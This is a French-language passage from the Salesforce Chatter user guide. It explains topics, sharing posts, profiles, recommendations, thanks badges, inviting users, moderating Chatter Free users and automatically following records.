1. Cliquer sur le nom d'une rubrique pour accéder à sa page de détail.
2. Dans le coin supérieur droit, cliquez sur , puis sélectionnez **Ajouter aux favoris**. Le nom du favori est identique à celui de la rubrique.

Conseil: Lors de l'affichage d'une rubrique favorite, vous pouvez cliquer sur son nom en haut du fil pour accéder directement à sa page de détail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Affichage de toutes les rubriques

## Affichage des rubriques dont les personnes discutent

Les rubriques dont vous discutez s'affichent dans votre profil Chatter, dans la section Récemment discuté. Cette section permet d'informer les personnes des rubriques que vous connaissez ou auxquelles vous vous intéressez. Elles correspondent aux rubriques que vous-même et d'autres utilisateurs ont fréquemment et récemment (au cours des deux derniers mois) ajoutées à vos publications et aux publications que vous avez commentées. Pour des raisons de confidentialité, les rubriques récemment discutées ne comprennent pas les rubriques utilisées exclusivement dans des groupes privés ou des fils d'enregistrement. Vous pouvez afficher jusqu'à cinq rubriques, les plus fréquentes et les plus récentes étant affichées en premier. Si vous commencez à utiliser les rubriques ou si vous ne les avez pas utilisées au cours des deux derniers mois, la section Récemment discutée s'affiche uniquement lorsque vous les utilisez plus régulièrement. Cliquez sur une rubrique de cette section pour afficher sa page de détail.

Remarque: Si la liste Expertise ou les Compétences Work.com sont activées, ces fonctionnalités remplacent la section Récemment discuté dans les pages de profil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Affichage des rubriques dont les groupes discutent

Les rubriques dont un groupe discute s'affichent dans la page de détail du groupe, dans la section Récemment discuté. Cette section permet aux personnes de déterminer les rubriques qu'un groupe connaît ou auxquelles il s'intéresse. Elles correspondent aux rubriques le plus souvent et le plus récemment ajoutées aux publications du groupe au cours des deux derniers mois. Vous pouvez afficher jusqu'à cinq rubriques, les plus fréquemment et les plus récemment ajoutées affichées en premier. Si un groupe n'utilise pas de rubrique, la section Récemment discuté s'affiche uniquement lorsque le groupe commence à utiliser des rubriques plus fréquemment. Cliquez sur une rubrique de cette section pour afficher sa page de détail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Affichage des rubriques tendance de votre société

La zone Rubriques tendance de l'onglet Chatter indique les rubriques actuellement discutées dans Chatter. Plus les personnes ajoutent une rubrique spécifique à leurs publications et commentaires, et commentent ou aiment des publications avec la même rubrique sur une courte période, plus la rubrique a des chances de devenir tendance. Par exemple, si vos collaborateurs envisagent d'assister à la prochaine conférence Dreamforce et commencent à en discuter sur Chatter, une rubrique tendance Dreamforce va naître. Une rubrique tendance repose exclusivement sur la popularité et se rapporte généralement à un événement rare ou unique dont l'activité a augmenté, par exemple une conférence ou l'échéance d'un projet. Pour des raisons de confidentialité, les rubriques tendance ne comprennent pas les rubriques utilisées exclusivement dans des groupes privés ou dans des fils d'enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Affichage des rubriques dont les personnes discutent
- Affichage des rubriques dont les groupes discutent

# Partage de publications

## Partage d'une publication Chatter

Le partage permet de copier rapidement une publication privée dans votre profil ou dans un groupe. Cette fonctionnalité est disponible uniquement dans Salesforce Classic.

Vous pouvez partager des publications Chatter publiques contenant un texte, des liens ou des fichiers vers votre profil, avec un groupe, ou en utilisant un lien vers la publication.

Lorsque vous partagez une publication, tenez compte des points suivants :

- Vous pouvez partager une publication dans votre propre profil, mais pas dans le profil d'une autre personne.
- Vous pouvez partager la publication d'origine, y compris les fichiers et les pièces jointes, mais vous ne pouvez partager ni commentaires ni mentions J'aime.
- Vous pouvez commenter une publication partagée, mais vous ne pouvez pas la modifier.
- Vous ne pouvez pas partager les éléments suivis d'un fil et les éléments d'un fil personnalisé, tels que des approbations, des instantanés de tableau de bord ou des interactions de requête.
- Vous ne pouvez pas partager une publication à partir d'un fil d'enregistrement.
- Vous pouvez partager des publications uniquement avec un groupe dont vous êtes membre.
- Vous pouvez partager une publication dans un groupe qui autorise les clients. Cependant, les clients et les autres membres du groupe ne peuvent pas partager de publication à partir d'un groupe privé.
- Seuls les utilisateurs de Chatter hors de votre société peuvent afficher une publication que vous avez partagée via un lien dans un e-mail ou un message instantané.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Lorsqu'une personne partage votre publication, vous recevez notification par e-mail. Pour modifier vos notifications par e-mail, dans Configuration, saisissez *Paramètres de messagerie Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres de messagerie Chatter**.

CONSULTER ÉGALEMENT :

Afficher une publication unique de Chatter

## Partage d'une publication Chatter dans votre profil

Copiez une publication publique dans votre profil afin de la partager avec les personnes qui vous suivent.

Vous pouvez partager des publications publiques, mais vous ne pouvez pas partager les éléments suivis d'un fil et les éléments d'un fil personnalisé, tels que des approbations, des instantanés de tableau de bord ou des interactions de requête.

1. Recherchez la publication que vous souhaitez partager dans votre fil Chatter.
2. Cliquez sur **Partager**.
3. Rédigez un commentaire sur la publication ou laissez le champ de commentaire vide.
4. Dans la liste déroulante, sélectionnez **Mon profil**.
5. Cliquez sur **Partager**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

La publication partagée s'affiche dans le fil Chatter de votre profil.

CONSULTER ÉGALEMENT :

Visibilité des publications

## Partage d'une publication Chatter avec un groupe

Vous pouvez partager des publications avec un groupe dont vous êtes membre.

Vous pouvez partager des publications publiques, mais vous ne pouvez pas partager les éléments suivis d'un fil et les éléments d'un fil personnalisé, tels que des approbations, des instantanés de tableau de bord ou des interactions de requête. Vous ne pouvez pas partager des publications avec des groupes archivés ou non répertoriés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Recherchez la publication que vous souhaitez partager dans votre fil Chatter.
2. Cliquez sur **Partager**.
3. Tapez un commentaire sur la publication ou laissez le champ de commentaire vide.
4. Dans la liste déroulante, sélectionnez **Un groupe**.
5. Saisissez les premiers caractères du nom du groupe, puis sélectionnez-le dans la liste.

   Si vous partagez une publication contenant un fichier, sélectionnez **Visualiseurs** pour autoriser les membres du groupe à afficher le fichier seulement ou sélectionnez **Collaborateurs** pour autoriser les membres du groupe à télécharger et à modifier le fichier.
6. Cliquez sur **Partager**.
   La publication partagée s'affiche dans le fil du groupe.

CONSULTER ÉGALEMENT :

Visibilité des publications

## Partage d'un lien vers une publication Chatter

Partager une publication avec d'autres utilisateurs de Chatter par e-mail ou message instantané.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Lorsque vous partagez un lien vers une publication, tenez compte des points suivants :

- Vous ne pouvez pas partager un lien vers une publication à partir d'un groupe privé.
- Vous pouvez partager des publications publiques, mais vous ne pouvez pas partager les éléments suivis d'un fil et les éléments d'un fil personnalisé, tels que des approbations, des instantanés de tableau de bord ou des interactions de requête.
- Pour pouvoir afficher la publication, les personnes auxquelles vous envoyez le lien vers la publication doivent être des utilisateurs de Chatter.

1. Recherchez la publication que vous souhaitez partager dans le fil Chatter.
2. Cliquez sur **Partager**.
3. Dans le coin supérieur, cliquez sur **Afficher le lien vers la publication**.
4. Copiez, puis collez le lien dans un e-mail ou un message instantané, et envoyez-le à la personne avec laquelle vous souhaitez partager la publication.

Lorsque les destinataires de l'e-mail ou du message instantané cliquent sur le lien vers la publication, la publication s'affiche dans leurs mises à jour Chatter.

CONSULTER ÉGALEMENT :

Visibilité des publications

### Afficher une publication unique de Chatter

Vous pouvez afficher une seule publication de Chatter dans un fil pour un utilisateur, un enregistrement ou un groupe.

- Dans un fil, cliquez sur la date et l'heure affichées sous la publication, par exemple **Hier à 12:57**.
- Dans une notification par e-mail Chatter, cliquez sur le lien dans le corps du message pour afficher uniquement la publication associée.
- Pour afficher le fil complet, au-dessus de la publication, cliquez sur **Toutes les mises à jour**.

CONSULTER ÉGALEMENT :

Partage d'un lien vers une publication Chatter

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Personnes de votre organisation

Mettez à jour votre profil personnel et consultez le profil d'autres personnes de votre organisation.

Présentation des personnes

Présentation du profil Chatter

Personnalisez votre profil Chatter avec une photo et des informations personnelles pour permettre aux autres utilisateurs de mieux vous connaître.

Meilleures pratiques pour les profils

Utilisation des listes Suivi en cours et Suiveurs

Recommandations de personnes

Remerciement de vos collaborateurs

Exprimez votre reconnaissance à vos collaborateurs avec des badges et publiez vos remerciements directement dans leur fil Chatter.

Listes Mes fichiers dans les pages de profil

Dans le profil d'une personne, la liste Mes fichiers répertorie les fichiers que la personne a récemment joints à une publication Chatter.

Activité et influence Chatter

Consultez vos statistiques d'activité Chatter personnelles, notamment le nombre de publications effectuées et le nombre de mentions J'aime reçues, et examinez votre influence Chatter relative.

Invitation de personnes à joindre Chatter

## Présentation des personnes

L'onglet Personnes et la liste Personnes sous l'onglet Chatter affichent une liste des utilisateurs de votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Cliquez sur le nom ou la photo d'une personne pour afficher son profil.
- Cliquez sur **Suivre** pour afficher les mises à jour d'une personne dans le fil Chatter. Vous ne pouvez pas suivre des clients.
- Cliquez sur **Suivi en cours** pour ne plus suivre les mises à jour d'une personne dans le fil Chatter.
- Cliquer sur l'en-tête d'une colonne pour trier la liste :
  - **Nom** trie par les noms, classés par ordre alphabétique. Par défaut, la liste est classée par ordre alphabétique croissant.
  - **Suivi en cours** tri en fonction de la personne que vous suivez ou ne suivez pas.
- Recherchez un utilisateur en tapant quelques caractères du prénom ou du nom dans la case de recherche, en haut de la page. La liste est automatiquement filtrée en fonction des caractères saisis.
- En haut de la liste, cliquez sur une lettre pour afficher les personnes dont le nom commence par cette lettre.
- La taille de votre organisation détermine les éléments qui s'affichent dans la liste de personnes. Par exemple, dans les grandes organisations, nous n'affichons aucun utilisateur tant que vous ne recherchez pas le nom d'une personne. Dans le calcul du nombre d'utilisateurs, nous prenons en compte tous les types de licence utilisateur Salesforce, y compris les utilisateurs internes, les utilisateurs de communautés et les utilisateurs Chatter.

| Nombre approximatif d'utilisateurs | Affichage par défaut | Filtre Toutes les personnes affiche par défaut |
|---|---|---|
| 25 ou moins | Toutes les personnes | Tout le monde dans l'organisation |
| 26 à 25 000 | Personnes récemment affichées | Personnes dont vous avez récemment visualisé le profil |
| Plus de 25 000 | Personnes récemment affichées | Aucune personne tant que vous ne lancez pas une recherche |

- Invitez des personnes à joindre votre réseau Chatter. Les utilisateurs invités peuvent consulter des profils, publier dans leur fil et joindre des groupes, mais ils ne peuvent pas afficher vos données ni vos enregistrements Salesforce.
- Affichez les personnes que Chatter vous recommande de suivre. Cliquez sur **Plus** dans la section Personnes recommandées pour afficher toutes vos recommandations. Si aucune recommandation ne s'affiche, vous suivez déjà toutes les personnes recommandées.

Les onglets Chatter, Profil, Personnes, Groupes et Fichiers sont disponibles par défaut dans l'application Chatter. Sélectionnez l'application Chatter dans le menu situé en haut à droite de chaque page. Si votre administrateur a ajouté ces onglets à d'autres applications, ils sont disponibles dans ces applications, sauf si vous avez personnalisé votre affichage. Dans ce cas, ajoutez les onglets à ces applications.

CONSULTER ÉGALEMENT :

Modérateurs Chatter

## Présentation du profil Chatter

Personnalisez votre profil Chatter avec une photo et des informations personnelles pour permettre aux autres utilisateurs de mieux vous connaître.

Cliquez sur votre nom n'importe où dans l'application pour afficher votre profil. Si disponible, vous pouvez également cliquer sur l'onglet Profil ou sur *Votre nom* > **Mon profil** en haut de la page. Afficher le profil d'autres personnes en cliquant sur leur nom.

À partir de cette page, vous pouvez :

1. Modifier l'image de votre profil.
2. Cliquez sur dans la section Contact pour modifier vos informations de contact.
3. Afficher le contenu dans des onglets différents. Votre administrateur configure les onglets et peut ajouter des onglets personnalisés ou supprimer des onglets par défaut.
   - Onglet Fil : afficher votre fil Chatter ou publier une mise à jour.
   - Onglet Présentation : mettre à jour votre section À propos de moi, afficher votre activité dans une communauté Q&A ou Idées, afficher vos groupes, ou vérifier qui vous suit ou qui vous suivez.
4. Modifier votre profil ou accéder à votre page de paramètres personnels.

> **Remarque:** Des options supplémentaires sont disponibles lors de l'affichage du profil d'une autre personne. Par exemple, vous pouvez suivre ou ne plus suivre une personne ou lui envoyer un message privé (si disponible).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Meilleures pratiques pour les profils
- Recommandations de personnes
- Affichage de l'activité de la communauté pour des idées et des questions
- Personnalisation de votre expérience Salesforce
- Modification de vos informations personnelles

## Meilleures pratiques pour les profils

Lors de l'utilisation de profils, tenez compte des conseils suivants :

- Les informations de la section À propos de moi peuvent faire l'objet de recherches et augmentent votre visibilité.
- Vos publications s'affichent dans votre onglet Fil et dans le fil des personnes qui vous suivent. Pour supprimer vos publications de fils, survolez la publication et cliquez sur .
- Pour modifier votre adresse e-mail dans vos coordonnées, cliquez sur le lien de l'e-mail de confirmation envoyé à votre nouvelle adresse e-mail.
- Les utilisateurs n'ont pas tous un profil. Cela est vrai pour les utilisateurs de portail et l'Utilisateur de la connexion dans les organisations qui utilisent Salesforce to Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Utilisation des listes Suivi en cours et Suiveurs

Affichez les listes Suivi en cours et Suiveurs dans votre profil pour examiner les personnes, les éléments et le nombre d'éléments que vous suivez, ainsi que les personnes qui vous suivent. Si vous ne suivez personne, cliquez sur **Rechercher des personnes à suivre** dans la liste Suivi en cours pour afficher la liste Personnes et commencer à suivre des personnes. Vous pouvez également afficher les listes Suivi en cours et Suiveurs dans les profils d'autres personnes.

Remarque: Lorsque votre administrateur active Chatter, vous suivez automatiquement certains utilisateurs et enregistrements dans votre organisation.

Dans l'une des listes, cliquez sur **Afficher tout** pour afficher la liste complète par ordre alphabétique.

- Les liens **Suivant** et **Précédent** permettent de parcourir la liste.
- Vous pouvez également filtrer les listes Suivi en cours par personne ou par objet, par exemple comptes ou fichiers.
- Dans votre liste Suivi en cours, cliquez sur × pour arrêter le suivi d'une personne ou d'un enregistrement.
- Dans la liste Suivi en cours d'une autre personne, cliquez sur **Suivre** pour activer le suivi d'une personne ou d'un enregistrement.
- Dans une liste Suiveurs, cliquez sur **Suivre** pour activer le suivi d'une personne, ou sur × pour arrêter son suivi.
- Cliquez sur **Terminé** pour fermer la fenêtre.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Visibilité des publications

Recommandations de personnes

## Recommandations de personnes

Chatter recommande des personnes de votre organisation que vous pouvez suivre en fonction d'intérêts communs. Par exemple, Chatter recommande des personnes selon les critères ci-dessous :

- Elles suivent les mêmes personnes que vous.
- Elles font partie de votre hiérarchie, par exemple votre directeur, les personnes subordonnées à votre directeur et vos subordonnés.

  Salesforce utilise le champ `Responsable` dans votre page d'informations personnelles pour déterminer ces recommandations. Si ce champ est vide, Chatter ne recommande pas de personnes en fonction de votre hiérarchie. Seul votre administrateur Salesforce peut modifier le champ `Responsable`.
- Elles sont populaires, ce qui signifie qu'elles ont de nombreux suiveurs.
- Elles sont nouvelles dans Chatter.
- Elles s'intéressent aux mêmes enregistrements que vous. Par exemple, une personne qui a consulté ou modifié un compte que vous avez visualisé récemment.
- Sont souvent suivis ensemble avec des personnes que vous suivez déjà. Par exemple, si vous suivez Madison Rigsby, vous recevez une recommandation pour Suzanne Powell si de nombreuses personnes qui suivent Madison suivez également Suzanne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Pour afficher une liste étendue de recommandations, cliquez sur **Plus** dans la section Recommandations. Si aucune recommandation ne s'affiche, vous suivez déjà toutes les personnes recommandées.

CONSULTER ÉGALEMENT :

Présentation du profil Chatter

## Remerciement de vos collaborateurs

Exprimez votre reconnaissance à vos collaborateurs avec des badges et publiez vos remerciements directement dans leur fil Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes les éditions** qui ont Chatter activé.

Remarque: La licence Chatter Free inclut des fonctionnalités de remerciement limitées.

Les fonctionnalités des Récompenses nécessitent une licence Work.com. Ces fonctionnalités comprennent créer, donner et recevoir des badges associés à des récompenses.

Remerciez une personne qui a bien travaillé ou pour saluer une réussite.

Procédure : Remerciements dans Chatter

1. Dans l'éditeur Chatter, cliquez sur **Remerciements**.

   Si **Remerciements** n'est pas affiché, cliquez sur **More**, puis sélectionnez **Remerciements** dans le menu déroulant de l'éditeur.

2. Saisissez le nom de la personne que vous souhaitez remercier.

   Actuellement, vous ne pouvez remercier qu'une seule personne à la fois, mais vous pouvez mentionner d'autres personnes dans le message de votre publication.

3. Sélectionnez **Modifier le badge** pour sélectionner le badge de votre publication ou conservez le badge par défaut.

   Vous avez le choix entre douze badges prédéfinis. Sélectionnez l'image d'un badge pour afficher plus d'informations.

4. Saisissez un message pour la personne que vous remerciez.
5. Sélectionnez votre audience.
   - **Mes suiveurs** pour publier vers tous vos suiveurs.
   - **Un groupe** pour publier vers un groupe spécifique. Recherchez le groupe, puis sélectionnez-le dans la liste. La personne que vous remerciez est @mentionnée au début du message de la publication. Lorsque vous publiez pour un groupe privé, seuls les membres du groupe peuvent afficher votre publication dans le groupe. Cependant, le badge est également affiché publiquement sous l'onglet Reconnaissance du profil du destinataire.
6. Cliquez sur **Partager**.

Votre publication de remerciement s'affiche dans votre fil et dans celui de la personne remerciée. Si vous publiez pour un groupe public ou la page d'un enregistrement, la publication est affichée dans le fil du groupe ou de l'enregistrement, et dans son profil. Si vous publiez pour un groupe privé, seuls ses membres peuvent afficher votre publication dans le groupe. Cependant, le badge est également affiché publiquement sous l'onglet Reconnaissance du profil du destinataire.

## Listes Mes fichiers dans les pages de profil

Dans le profil d'une personne, la liste Mes fichiers répertorie les fichiers que la personne a récemment joints à une publication Chatter.

La liste comprend les fichiers que le propriétaire du profil a joints à une publication du profil, un groupe ou une page d'enregistrement, ou qu'il a chargés dans les bibliothèques Salesforce CRM Content. Survolez pour afficher les options disponibles ou cliquez sur le nom du fichier pour accéder à sa page de détail.

Cliquez sur **Afficher tout** pour consulter la liste de tous les fichiers que le propriétaire du profil a joints et chargés. La liste comprend pas les fichiers auxquels vous n'avez pas accès, les documents de l'onglet Documents, ainsi que les pièces jointes de la liste associée Notes et pièces jointes. Dans cette liste, vous pouvez :

- Charger des fichiers privés ou partager des fichiers avec des personnes, des groupes ou via un lien
- Prévisualiser un fichier, si un aperçu disponible
- Suivez un fichier pour recevoir les mises à jour dans votre fil
- Cliquer sur le nom du fichier pour afficher sa page détail

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Filtrage de votre liste de fichiers

## Activité et influence Chatter

Consultez vos statistiques d'activité Chatter personnelles, notamment le nombre de publications effectuées et le nombre de mentions J'aime reçues, et examinez votre influence Chatter relative.

Les statistiques d'activité Chatter comprennent le nombre de publications et de commentaires que vous avez effectués, le nombre de commentaires que vous avez reçus et le nombre de personnes qui ont aimé vos publications et commentaires. L'influence Chatter mesure le poids de votre activité pour les autres personnes.

- Les prescripteurs principaux dirigent les efforts de collaboration en partageant des contenus essentiels.
- Les prescripteurs actifs encouragent les autres à participer et à partager des connaissances.
- Les observateurs sont des participants discrets ou novices dans Chatter.

Vous pouvez consulter vos statistiques d'activité et votre influence Chatter dans votre profil sous votre photo. Vous pouvez également consulter les statistiques d'activité et l'influence Chatter de vos collègues dans leur profil. En consultant un profil, survolez sous la photo du profil pour afficher des informations sur l'influence unique de cette personne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Présentation du profil Chatter

## Invitation de personnes à joindre Chatter

Vous pouvez inviter des personnes de votre société qui ne possèdent pas de licence Salesforce à utiliser Chatter. Les utilisateurs invités peuvent consulter des profils, publier dans leur fil et joindre des groupes, mais ils ne peuvent pas afficher vos données ni vos enregistrements Salesforce.

Pour inviter des personnes dans Chatter :

1. Cliquez sur **Inviter des personnes dans Chatter** dans la page Personnes ou sur **Invitez des collaborateurs !** dans la page Chatter.

   Remarque: Vous pouvez inviter uniquement les personnes qui possèdent une adresse e-mail dans les domaines de votre société.

   Les utilisateurs de portail ne peuvent pas envoyer d'invitations.

2. Pour envoyer des invitations à partir de Chatter, saisissez les adresses e-mail, puis cliquez sur **Envoyer**.
3. Pour envoyer des invitations en utilisant votre propre compte de messagerie, cliquez sur **envoyez votre propre invitation par e-mail**. Si vous avez un client de messagerie par défaut défini, un e-mail contenant un lien d'invitation s'ouvre dans votre programme de messagerie. Sinon, un lien d'invitation s'affiche que vous pouvez copier et coller dans un e-mail.

Vous pouvez également inviter des collaborateurs à joindre un groupe public, même s'ils n'utilisent pas encore Chatter. De plus, les propriétaires et les responsables de groupes privés peuvent envoyer des invitations. Si les invitations de client sont activées, les propriétaires et les responsables peuvent également inviter des clients. Lorsqu'une personne accepte une invitation à joindre un groupe, elle joint également Chatter.

1. Cliquez sur **Groupes**, puis sur le nom d'un groupe.
2. Dans la section Membres de la page de détail du groupe, cliquez sur **Inviter des personnes**.

   Si vous êtes propriétaire ou responsable du groupe, vous pouvez également cliquer sur **Ajouter/Supprimer des membres**, puis sur **Inviter dans Salesforce Chatter !**.

3. Saisissez les adresses e-mail, puis cliquez sur **Envoyer**.

Remarque: Si un utilisateur n'accepte pas l'invitation le premier jour, Chatter envoie un e-mail de rappel le deuxième jour. Si un utilisateur n'accepte pas cette invitation, Chatter envoie un autre rappel le jour suivant.

Un utilisateur dispose de 60 jours pour accepter une invitation à joindre Chatter. Si, pendant ce temps, un administrateur désactive `Autoriser les invitations` ou supprime le domaine de l'utilisateur de la liste, l'utilisateur ne peut pas accepter l'invitation.

Lorsque l'authentification unique déléguée est activée pour votre organisation, les utilisateurs invités évitent la page d'enregistrement du mot de passe. Si leur nom d'utilisateur existe déjà, ils ne peuvent pas accepter l'invitation.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour inviter des personnes dans Chatter :

- Autoriser les invitations

CONSULTER ÉGALEMENT :

À propos des clients Chatter dans des groupes privés


# Modération des utilisateurs de Chatter Free

## Modérateurs Chatter

Un modérateur est un utilisateur de Chatter qui possèdent des privilèges supplémentaires, comme suit :

- Activer ou désactiver des utilisateurs de Chatter Free
- Attribuer le rôle de modérateur à un autre utilisateur de Chatter Free ou lui retirer ce privilège
- Accéder aux détails de tous les utilisateurs de votre organisation
- Supprimer les publications et les commentaires auxquels ils ont accès

Dans l'image du profil d'une personne, une bannière spéciale indique s'il est un modérateur.



CONSULTER ÉGALEMENT :

Ce que votre rôle de groupe Chatter autorise

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour modérer Chatter :
- Modérer Chatter

## Attribution de privilèges de modérateur à des utilisateurs de Chatter Free

En tant que modérateur, vous pouvez attribuer des privilèges de modérateur à des utilisateurs de Chatter Free dans votre organisation. Vous pouvez également les supprimer si nécessaire.

1. Accédez à la page du profil de la personne en cliquant sur son nom sous l'onglet Personnes ou dans un fil.
2. Dans la page du profil, vous pouvez exécuter ces actions à partir du menu d'action utilisateur.




- Pour attribuer le rôle de modérateur à la personne, sélectionnez **Attribuer les privilèges de modérateur**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des privilèges de modérateur à des utilisateurs de Chatter Free :
- Modérer Chatter

- Si la personne est un modérateur et que vous souhaitez révoquer ces privilèges, sélectionnez **Supprimer les privilèges de modérateur**.


CONSULTER ÉGALEMENT :

Modification des rôles de groupe Chatter

### Désactivation d'utilisateurs de Chatter Free

En tant que modérateur, vous pouvez désactiver des utilisateurs de Chatter Free si, par exemple, ils quittent la société.

1. Accédez à la page du profil de la personne en cliquant sur son nom sous l'onglet Personnes ou dans un fil.
2. Dans la page du profil, cliquez sur **Désactiver l'utilisateur**, dans le menu d'action utilisateur.




Pour réactiver un utilisateur de Chatter Free, vous devez utiliser la recherche globale pour retrouver son profil, car les utilisateurs désactivés ne sont pas affichés sous l'onglet Personnes. Pour activer un utilisateur :

1. Rechercher le profil d'une personne à l'aide de la recherche globale.
2. Dans la page du profil, cliquez sur **Gérer l'utilisateur**, puis sélectionnez **Activer l'utilisateur**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour désactiver des utilisateurs de Chatter Free :
- Modérer Chatter

CONSULTER ÉGALEMENT :

Que se passe-t-il lorsque le propriétaire d'un groupe Chatter est désactivé ?

## Enregistrements et vues de liste

Configurez vos paramètres de suivi des enregistrements, visualisez les fils Chatter dans des vues de liste et consultez les recommandations sur les enregistrements.

Suivi automatique des enregistrements que vous créez

Lorsque vous suivez les enregistrements que vous créez, des mises à jour sont envoyées à votre fil Chatter si vous ou une autre personne modifiez un fil suivi dans ces enregistrements.

Affichage de fils d'enregistrement

Affichez le fil Chatter associé à un enregistrement que vous suivez afin de consulter les mises à jour sur cet enregistrement.

Comment puis-je créer un rapport personnalisé pour les enregistrements que je suis ?

Les autres personnes peuvent-elles suivre les enregistrements dont je suis responsable ?

Recommandations d'enregistrements

Affichage de fils Chatter dans des vues de liste

Basculez vers le fil Chatter d'un objet directement depuis une vue de liste pour afficher les mises à jour des enregistrements inclus dans la vue de liste.

Ajout d'une vue de liste à un favori Chatter

L'ajout d'une vue de liste en tant que favori Chatter permet de surveiller les processus métiers clés directement à partir de votre onglet Chatter.

## Suivi automatique des enregistrements que vous créez

Lorsque vous suivez les enregistrements que vous créez, des mises à jour sont envoyées à votre fil Chatter si vous ou une autre personne modifiez un fil suivi dans ces enregistrements.

Par défaut, vous ne suivez pas automatiquement les enregistrements que vous créez. Si vous souhaitez suivre automatiquement les enregistrements que vous créez, activez le suivi automatique dans vos paramètres Chatter.

1. Dans vos paramètres personnels, saisissez *Mes fils* dans la case Recherche rapide, puis sélectionnez **Mes fils**.
2. Sélectionnez Suivre automatiquement les enregistrements que je crée.
3. Cliquez sur **Enregistrer**.

Notez les conseils ci-dessous concernant le suivi automatique d'enregistrements :

- Lorsque vous créez un enregistrement enfant, le propriétaire de l'enregistrement parent devient le propriétaire de l'enregistrement enfant par défaut. Par conséquent, vous ne suivez pas automatiquement l'enregistrement enfant sauf si vous êtes le propriétaire de l'enregistrement parent.
